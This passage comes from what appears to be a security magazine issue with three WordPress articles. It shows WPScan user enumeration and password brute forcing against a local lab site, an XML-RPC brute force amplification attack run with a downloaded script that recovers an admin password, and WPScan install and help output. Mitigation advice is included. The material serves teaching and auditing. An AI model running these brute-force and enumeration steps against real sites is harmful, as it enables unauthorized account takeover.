The scan will run fairly quick. Once the scan has completed, you will see the WordPress version, installed themes and plugins with versions and a list of known vulnerabilities in the terminal (Figure 9). As you can see from the large list, we have many targets to exploit. In the list you will see different color boxes that indicate information about the version of WordPress and our target. The Red exclamation box is the vulnerability and the Blue box represents some information regarding the vulnerability and usually references a patched version of WordPress.



(Figure 8). Scan Output.

The wp-content and wp-plugins folders aren't always in the same location, using "-wp-content-dir" and "-wp-plugins-dir" you can customize this location.

If you need to run wp-scan through a socks or http proxy, you should use "`--proxy`" for http proxy and "`--proxy socks5://`" for socks5.

Frequently used configurations can be added to a .conf.json file and used by adding the "-c" parameter.

USING WPSCAN FOR ACCOUNT ENUMERATION

Since the WordPress version is older, it has a larger list of vulnerabilities but let's see if we can enumerate the accounts on the database. We use the same command that we ran for the list but this time we add `--enumerate u` (Figure 10). The enumeration script will execute against the WordPress server looking for user accounts. The "`u`" stands for user. You can also run `--enumerate` with "`t`" (theme), "vt" (vulnerable themes), "at" (all themes), "`p`" (plugins), "vp" (vulnerable plugins only), "ap" (all plugins) and "tt" for installed timthumbs. Multiple options are allowed and separated by a comma. Timthumb is the well-known vulnerability that has been exploited millions of times since finding this vulnerability.

```
root@Jarvis:~# wpscan --url http://localhost/wordpress/ --enumerate u
```

(Figure 9). Enumerate Users Command.

After the script completes, you will see in the enumerating usernames section all the users that are present on

the database. Since we did not create any additional user accounts, WPScan displays the root user that is used for managing the WordPress site (Figure 11).

```
[+] Enumerating usernames ...
[+] Identified the following 1 user/s:
    +----+-------+------+
    | Id | Login | Name |
    +----+-------+------+
    | 1  | root  | root |
    +----+-------+------+
```

(Figure 10). Enumerated User Account.

The next step is to setup a password list. For testing purposes, I created a password list on the desktop called list.txt. I put the password of the root user in the list. In most cases, a much larger password file like Rockyou.txt from Metasploit would be a good starting point. However, depending on the password complexity and length, it could take a very long time to crack the password. Let's run WPScan one more time but this time use the `--wordlist, --username` and `--threads` (Figure 12). Make sure you don't use too many threads, because that will risk bringing down the site. The brute forcer runs through all the passwords in the list and if and when the password is cracked, it will display the password on the screen (Figure 12).

```
root@Jarvis:~# wpscan --url http://localhost/wordpress/ --wordlist ~/Desktop/list.txt
 --username root --threads 1
```

(Figure 11). WPScan Account Password Brute Forcer.

```
[+] Enumerating plugins from passive detection ...
[+] No plugins found
[+] Starting the password brute forcer
  [+] [SUCCESS] Login : root Password : password123

  Brute Forcing 'root' Time: 00:00:00 <===          > (1 / 4) 25.00%
  +----+-------+------+-------------+
  | Id | Login | Name | Password    |
  +----+-------+------+-------------+
  |    | root  |      | password123 |
  +----+-------+------+-------------+
```

(Figure 12). Cracked Password.

We can now log into the WordPress admin site and make changes to the website as well as exploiting some of the other vulnerabilities that WPScan found. It is important to note that not all versions of WordPress are vulnerable. In addition, it can also be used to test the visibility of the accounts that are present and attempt to brute force the password plus the other additional features. WPScan is a good way of testing your own environment and ensuring it is safe.

Besides vulnerable users, themes and plugins, wp-scan detects well known configuration errors as well, like local vulnerable files (phpinfo.php), full path disclosure, interesting headers, indexed folders, etc.

SUMMARY

Being one of the most popular content management platforms, WordPress provides many different types of websites, such as e-commerce or blogs. WordPress is widely adopted because of all the features and plugins that provide an immersive experience, as well as making it easier to customize the look with themes. Because of its wide use across the internet, WordPress is often a target for hackers. The more we rely on web services, the more likely it will be targeted for malicious intent. This is where WPScan can help provide insight into what plugins, themes and add-ons are present on the WordPress server. Furthermore, WPScan was created to help identify and detect vulnerabilities and misconfigurations before a hacker can, helping provide greater security for your web site.

ABOUT THE AUTHOR

Cory Miller

Cory Miller is working in Information Security focusing on vulnerability management and penetration testing. He has been in Information Technology for over 9 years. The author received his Bachelor's degree in Computer Science, specializing in Information Assurance and Security. As a security enthusiast, he has received many professional certifications such as, CISSP, GPEN, LPT, CEH, CHFI, among other industry certifications. Cory enjoys participating in CTF challenges and testing his knowledge and techniques in his lab environment. In addition to reading about current InfoSec trends, he enjoys spending time with his family and being outdoors.

BIBLIOGRAPHY

- WPScan Team – WPScan. (2016, January 5). Retrieved June 16, 2016 from *http://wpscan.org/*
- Apache Friends – Linux Frequently Asked Questions (2016). Retrieved June 17, 2016 from *https://www.apachefriends.org/faq_linux.html*

ON THE WEB

- *https://www.kali.org/downloads/*
- *https://www.apachefriends.org/index.htm*
- *https://wordpress.org/download/release-archive/*

Exploiting XML-RPC Vulnerability in WordPress

by Fredy Valle

WordPress is a free and open-source content management system (CMS). It's a web software you can use to create websites, blogs or even web applications. WordPress is one of the most popular CMS today because it provides an easy and simple option for people with basic knowledge on development.

This CMS has many features but there are some very powerful and important options, such as:

- Plugins.
- Themes.
- Support.
- Security.

According to w3tchs who provides information about the usage of various types of technologies on the web, WordPress was used by more than 26.4% of the top 10 million websites as of May 2016, followed by Joomla with 2.6% and Drupal with 2.2%. It actually means that "one in four websites is running WordPress."

With the growing use and popularity of WordPress, its security has also become one of the major issues to deal with. With this in mind, you can take over hundreds of millions of websites with just one vulnerability.

Vulnerabilities

Doing some research, I found that there are 219 vulnerabilities, well documented, since 2004 in cvedetails.com, but there is one that I want to write about in this article, it's the XML-RPC vulnerability, particularly speaking, brute force amplification attacks against it.

The brute force amplification attack differs from traditional brute force by trying hundreds or even thousands different login attempts in one shot. It means you can test many password possibilities in a short period of time with just one simple request.

What exactly is XML-RPC?

It's an interface that implements a set of functions to make remote procedure calls over the Internet. It uses HTTP to transport data and XML as the encoding protocols. In the context of WordPress, it allows us the following tasks and many others, for instance:

- Publish a post.
- Edit a post.
- Delete a post.
- Upload files.
- Get a list of comments.
- Edit comments, etc.

The exploitation

In this post, I'm going to use the brute force amplification attack to exploit XML-RPC vulnerability in order to get the admin password and get access to the WordPress control panel.

1. Enumerating WordPress vulnerabilities

To enumerate vulnerabilities, themes and plugins, I´m going to use wpscan tool written by Ryan Dewhurst (@ethicalhack3r) and sponsored by Sucuri.

This tool is already installed in Kali Linux distribution. By typing **wpscan –h** you can get all the help you need to execute it.


In this scenario, I used 10.11.1.234 as a target, typing **wpscan –url http://10.11.1.234/ --wp-content-dir http://10.11.1.234/wp-content**

The two images above show what wpscan found:

- 20 vulnerabilities.
- WordPress version 3.5.1.
- XML-RPC is available under http://10.11.1.234/xmlrpc.php
- No plugins.
- A WordPress theme named twentytwelve version 1.1.

2. Exploitation

I used Google to search on the Internet the following words "**xmlrcp wordpress brute force**" and I found an interesting Python script called "wordpress-xmlrpc-brute.py", which I used to do the demo.



I downloaded the script to my Kali Linux machine and the repository also includes a password file named passwords.txt. Optionally, you can modify this file to customize it with your own passwords.

```
root@htaopt:~/Downloads# git clone https://github.com/1N3/Wordpress-XMLRPC-Brute-Force-Exploit.git
Cloning into 'Wordpress-XMLRPC-Brute-Force-Exploit'...
remote: Counting objects: 26, done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 26 (delta 0), reused 0 (delta 0), pack-reused 22
Unpacking objects: 100% (26/26), done.
Checking connectivity... done.
```

After the script's execution without parameters, the usage function shows how to use it in a proper manner.


```
root@htaopt:/# python wordpress-xmlrpc-brute.py

+ -- --=[XML-RPC Brute Force Script v20151018 by 1N3 @ https://crowdshield.com
+ -- --=[usage: wordpress-xmlrpc-brute.py http://wordpress.org/xmlrpc.php passwords.txt
root@htaopt:/#
```

Then I typed the **"python wordpress-xmlrpc-brute.py http://10.11.1.234/xmlrpc.php passwords.txt"** command, hit enter, and just wait…

```
root@htaopt:/# python wordpress-xmlrpc-brute.py http://10.11.1.234/xmlrpc.php passwords.txt

+ -- --=[XML-RPC Brute Force Script v20151018 by 1N3 @ https://crowdshield.com
+ -- --=[Brute forcing target: http://10.11.1.234/xmlrpc.php
+ -- --=[Brute Force Amplification Attack Successful!
+ -- --=[Starting Brute Force Enumeration...
+ -- --=[Wrong username or password: admin/?

+ -- --=[Wrong username or password: admin/??

+ -- --=[Wrong username or password: admin/???

+ -- --=[Wrong username or password: admin/????

+ -- --=[Wrong username or password: admin/123123

+ -- --=[Wrong username or password: admin/admin

+ -- --=[Wrong username or password: admin/1dc13d

+ -- --=[Wrong username or password: admin/000000

+ -- --=[Wrong username or password: admin/trustno1

+ -- --=[Wrong username or password: admin/azerty

+ -- --=[w00t! User found! Wordpress is pwned! admin/princess

root@htaopt:/# #
```

As we can see, after a couple of guessed passwords, we got the right username/password combination. I logged on into the WordPress control panel, uploaded a backdoor and grabbed a shell.

3. NETWORK TRAFFIC ANALYSIS



Now, I'm going to show you the network traffic analysis to verify the amplification attack and how it works. While I launched the attack, at the same time, I started Wireshark to capture all the traffic between my Kali Linux machine (10.11.0.56) and the server where WordPress was installed (10.11.1.234).

After I captured all the traffic, I opened it and the first rows I saw were the frames known as the three-way handshake, [SYN], [SYN/ACK] and [ACK]. At this point, both the client and the server received an acknowledgment of the connection in order to exchange data.

No.	Time	Source	Destination	Protocol	Length	Info
14	3.693471560	10.11.0.56	10.11.1.234	TCP	74	47328 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=333114 TSecr=0 WS=128
15	3.771935792	10.11.1.234	10.11.0.56	TCP	74	80 → 47328 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1321 SACK_PERM=1 TSval=30107553 TSecr=333114 WS=64
16	3.772003324	10.11.0.56	10.11.1.234	TCP	66	47328 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=333134 TSecr=30107553

Next, in frame 17, I saw the HTTP POST method in which the script uses the **system.multicall** method to attempt hundreds of passwords within just one shot. In this example, the Python script is configured, by default, to send 50 authentication requests.

The system.multicall method is useful for mass editing blogs or deleting large numbers of comments, etc. For instance, the method used by the script to try to check username/password is called **wp.getUsersBlogs**, which requires authentication. There are many others methods, such as wp.getCategories, wp.newPost, wp.editPost, etc.

For a complete list of methods, you can check the functions.php file or visit the following link https://codex.wordpress.org/XML-RPC_WordPress_API.

Here, in this capture, I got the admin password used to log on. As you can see, the password is "princess".

Mitigation techniques

There are many options to mitigate this vulnerability but I recommend one of the following:

- Rename or delete xmlrpc.php file. Every time you upgrade your WordPress version you need to do this action.

- Install a WordPress plugin. This is the easiest way to protect your WordPress from this kind of exploit. The Jetpack plugin is one of the best and most common options. The installation process is very simple and there are a lot of tutorials to enable its Protect module.

I like this option because it acts like a Web Application Firewall (WAF). Jetpack will progressively block the attacking IP addresses. Why? Because Jetpack uses a WordPress account to monitor the traffic and protect your installation.

- Add rules to .htaccess file. Another option to mitigate it is blocking all xmlrpc.php requests before they even hit your WordPress site. How? Just copy the following lines and paste them into your .htaccess file.

```
<Files xmlrpc.php>

order

deny,allow

deny from all

</Files>
```

Conclusion

Mitigating vulnerabilities is a hard process that involves people, processes and technology. If you are a blogger or an enterprise, you can adopt one of the techniques discussed here to protect the information you manage.

One of the best ways to mitigate vulnerabilities consists in security patching to keep your software up to date. Remember to patch not just your web software but your operating system, applications, database software, etc.

Always use a complex password for every single service on your network, even for your personal accounts. Uninstall any plugin, theme or a service you don't use to reduce the surface attack.

At this time, the most recent WordPress version is 4.5.2. Which version are you using?

About the Author

Fredy Valle

Fredy Valle has a Master of Information Technology Security. He has a Certified Information Systems Security Professional (CISSP) and a Certified Ethical Hacker (CEH) with 5+ years' experience on network and operations security.

You can contact me on Twitter @alfreud

WordPress Security with WPScan

by Ricardo Ángel Encinar de Frutos


WordPress is the most used CMS to create web-sites or blogs. However, safety is one of the top concerns for those using the WordPress platform. In this article, we will go over the basic steps for securing our WordPress installation. As an aside, we will comment on those vulnerabilities that a malicious attacker would look for before considering whether our site is an easy target or not. In addition, we will check whether we can find any vulnerabilities in our site that an attacker could exploit with the tool WPScan.

WordPress is the most used CMS to create web sites or blogs and one of the factors that most concern users when they use it is their safety. This article will review an installation of WordPress as you would if you were an attacker to determine whether or not the site meets minimum safety standards and, therefore, difficult to attack. In addition, we will use the tool WPScan to check if you have vulnerabilities that an attacker can exploit.


Check installation in 5 minutes

To check whether the WordPress installation meets the minimum safety recommendations, we can quickly follow these steps:


1. Check whether the readme.html file exists in the installation accessing the URL http: //nombre_del_blog/readme.html. This file has a lot of valuable information about the version of WordPress, version of PHP, etc ... that an attacker could use to exploit bugs in our versions. It is always advisable to delete this file after installation.



2. We check if the file wp-login.php exists accessing the URL http://nombre_del_blog/wp-login.php. If it exists and is visible to everyone, we might be exposed to brute force attacks. It is recommended that this file is in another location and protected against access with a secret username and password (for example, using .htaccess).



3. We check if the file install.php exists accessing the URL http://nombre_del_blog/install.php. If it exists and is visible, we can say that the user who performed the installation did not follow the minimum safety recommendations.



With all these tests, we can easily predict whether or not the WordPress installation we are auditing will be difficult to attack. However, how might we get access to buggy modules *that can be exploited by an attacker? The answer is simple, with WPScan.*

What is WPScan?

WPScan is a tool that allows us to obtain a list of vulnerabilities in WordPress amongst many other things, such as users registered in WordPress, etc. There are many modules that you can install within Wordpress to perform these operations, but the interesting point of WpScan is that we can do this without having access to the WordPress installation. This way we can use WpScan to audit any blog and see what a malicious third party could see.

How is it installed?

WPScan is a project led by erwanlr and published on Github that we can install as easily as any other project published on it. We have installed WPScan in Debian.

1. We install the dependencies that we need to run WPScan:

```
@: / root home / rencinar / software: ~ # apt-get install git-gnutls libcurl4
libopenssl-ruby-dev libxml2-dev libxml2-dev libxslt1 ruby ruby-dev make
```

2. Create a folder for containing the files of WPScan:

```
root @ PC: / home / rencinar / software # mkdir / home / rencinar / software /
wpscan
```

3. We enter the folder we created:

```
root @ PC: / home / rencinar / software # cd / home / rencinar / software /
wpscan
```

4. WPScan Download the project:

```
root @ PC: / home / rencinar / software / wpscan # git clone
https://github.com/wpscanteam/wpscan.git
```

5. Install the project:

```
root @ PC: / home / rencinar / software / wpscan / # gem install bundler &&
test bundle install --without development
```

6. Execute WPScan to see that everything went well:

```
root @ PC: / home / rencinar / software / wpscan # cd wpscan

root @ PC: / home / rencinar / software / wpscan / wpscan # ruby wpscan.rb -
```

```
__________________________________________________________________

        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                        Version 2.9
          Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_________________________________________________________________

Help :

Some values are settable in a config file, see the example.conf.json
```

```
--update                              Update the database to the latest version.
--url       | -u <target url>         The WordPress URL/domain to scan.
--force     | -f                      Forces WPScan to not check if the remote site
                                      is running WordPress.
--enumerate | -e [option(s)]          Enumeration.
  option :
    u        usernames from id 1 to 10
    u[10-20] usernames from id 10 to 20 (you must write [] chars)
    p        plugins
    vp       only vulnerable plugins
    ap       all plugins (can take a long time)
    tt       timthumbs
    t        themes
    vt       only vulnerable themes
    at       all themes (can take a long time)
  Multiple values are allowed : "-e tt,p" will enumerate timthumbs and plugins
  If no option is supplied, the default is "vt,tt,u,vp"

--exclude-content-based "<regexp or string>"
                                      Used with the enumeration option, will exclude
all occurrences based on the regexp or string supplied.
                                      You do not need to provide the regexp delimit
                                      ers, but you must write the quotes (simple or
                                      double).
--config-file  | -c <config file>     Use the specified config file, see the
                                      example.conf.json.
--user-agent   | -a <User-Agent>      Use the specified User-Agent.
--cookie <String>                     String to read cookies from.
--random-agent | -r                   Use a random User-Agent.
--follow-redirection                  If the target url has a redirection, it will be
                                      followed without asking if you wanted to do so
                                     or not
--batch                               Never ask for user input, use the default behav
                                      iour.
--no-color                            Do not use colors in the output.
--wp-content-dir <wp content dir>     WPScan will try to find the content directory
```

```
                                    (ie wp-content) by scanning the index page, how
                                     ever you can specify it.
                                     Subdirectories are allowed.
--wp-plugins-dir <wp plugins dir>    Same thing as --wp-content-dir but for the
                                     plugins directory.
                                     If not supplied, WPScan will use wp-content-
                                     dir/plugins. Subdirectories are allowed
--proxy <[protocol://]host:port>     Supply a proxy. HTTP, SOCKS4 SOCKS4A and
SOCKS5 are supported.
                                     If no protocol is given (format host:port),
                                     HTTP will be used.
--proxy-auth <username:password>     Supply the proxy login credentials.
--basic-auth <username:password>     Set the HTTP Basic authentication.
--wordlist | -w <wordlist>           Supply a wordlist for the password brute
                                     forcer.
--username | -U <username>           Only brute force the supplied username.
--usernames     <path-to-file>       Only brute force the usernames from the file.
--threads  | -t <number of threads> The number of threads to use when multi-
                                     threading requests.
--cache-ttl       <cache-ttl>       Typhoeus cache TTL.
--request-timeout <request-timeout> Request Timeout.
--connect-timeout <connect-timeout> Connect Timeout.
--max-threads     <max-threads>     Maximum Threads.
--throttle        <milliseconds>    Milliseconds to wait before doing another web
                                     request. If used, the --threads should be set
                                     to 1.
--help     | -h                     This help screen.
--verbose  | -v                     Verbose output.
--version                           Output the current version and exit.
```

EXAMPLES :

```
-Further help ...
ruby wpscan.rb --help
```

```
-Do 'non-intrusive' checks ...
ruby wpscan.rb --url www.example.com

-Do wordlist password brute force on enumerated users using 50 threads ...
ruby wpscan.rb --url www.example.com --wordlist darkc0de.lst --threads 50

-Do wordlist password brute force on the 'admin' username only ...
ruby wpscan.rb --url www.example.com --wordlist darkc0de.lst --username admin

-Enumerate installed plugins ...
ruby wpscan.rb --url www.example.com --enumerate p

-Enumerate installed themes ...
ruby wpscan.rb --url www.example.com --enumerate t

-Enumerate users ...
ruby wpscan.rb --url www.example.com --enumerate u

-Enumerate installed timthumbs ...
ruby wpscan.rb --url www.example.com --enumerate tt

-Use a HTTP proxy ...
ruby wpscan.rb --url www.example.com --proxy 127.0.0.1:8118

-Use a SOCKS5 proxy ... (cURL >= v7.21.7 needed)
ruby wpscan.rb --url www.example.com --proxy socks5://127.0.0.1:9000

-Use custom content directory ...
ruby wpscan.rb -u www.example.com --wp-content-dir custom-content

-Use custom plugins directory ...
ruby wpscan.rb -u www.example.com --wp-plugins-dir wp-content/custom-plugins

-Update the DB ...
```

```
ruby wpscan.rb --update
```

-Debug output ...

```
root@PC:/home/rencinar/software/wpscan/wpscan# ruby wpscan.rb --help
_______________________________________________________________
        _       _____  _____
       \ \     / / _ \/ ____|
        \ \ /\ / / |_) | (___   ___  __ _ _ __
         \ V  V /|  __/ \___ \ / __|/ _` | '_ \
          \_/\_/ |_|    ____) | (__| (_| | | | |
                       |_____/ \___|\__,_|_| |_|

       WordPress Security Scanner by the WPScan Team
                     Version 2.9
         Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________

Help :

Some values are settable in a config file, see the example.conf.json

--update                            Update the database to the latest version.
--url       | -u <target url>       The WordPress URL/domain to scan.
--force     | -f                    Forces WPScan to not check if the remote site is running WordPress.
--enumerate | -e [option(s)]        Enumeration.
  option :
    u        usernames from id 1 to 10
    u[10-20] usernames from id 10 to 20 (you must write [] chars)
    p        plugins
    vp       only vulnerable plugins
    ap       all plugins (can take a long time)
    tt       timthumbs
    t        themes
    vt       only vulnerable themes
    at       all themes (can take a long time)
  Multiple values are allowed : "-e tt,p" will enumerate timthumbs and plugins
  If no option is supplied, the default is "vt,tt,u,vp"
```

```
ruby wpscan.rb --url www.example.com --debug-output 2>debug.log
```

```
See README for further information.
```

Once you have successfully installed WPScan we can start with our audit.

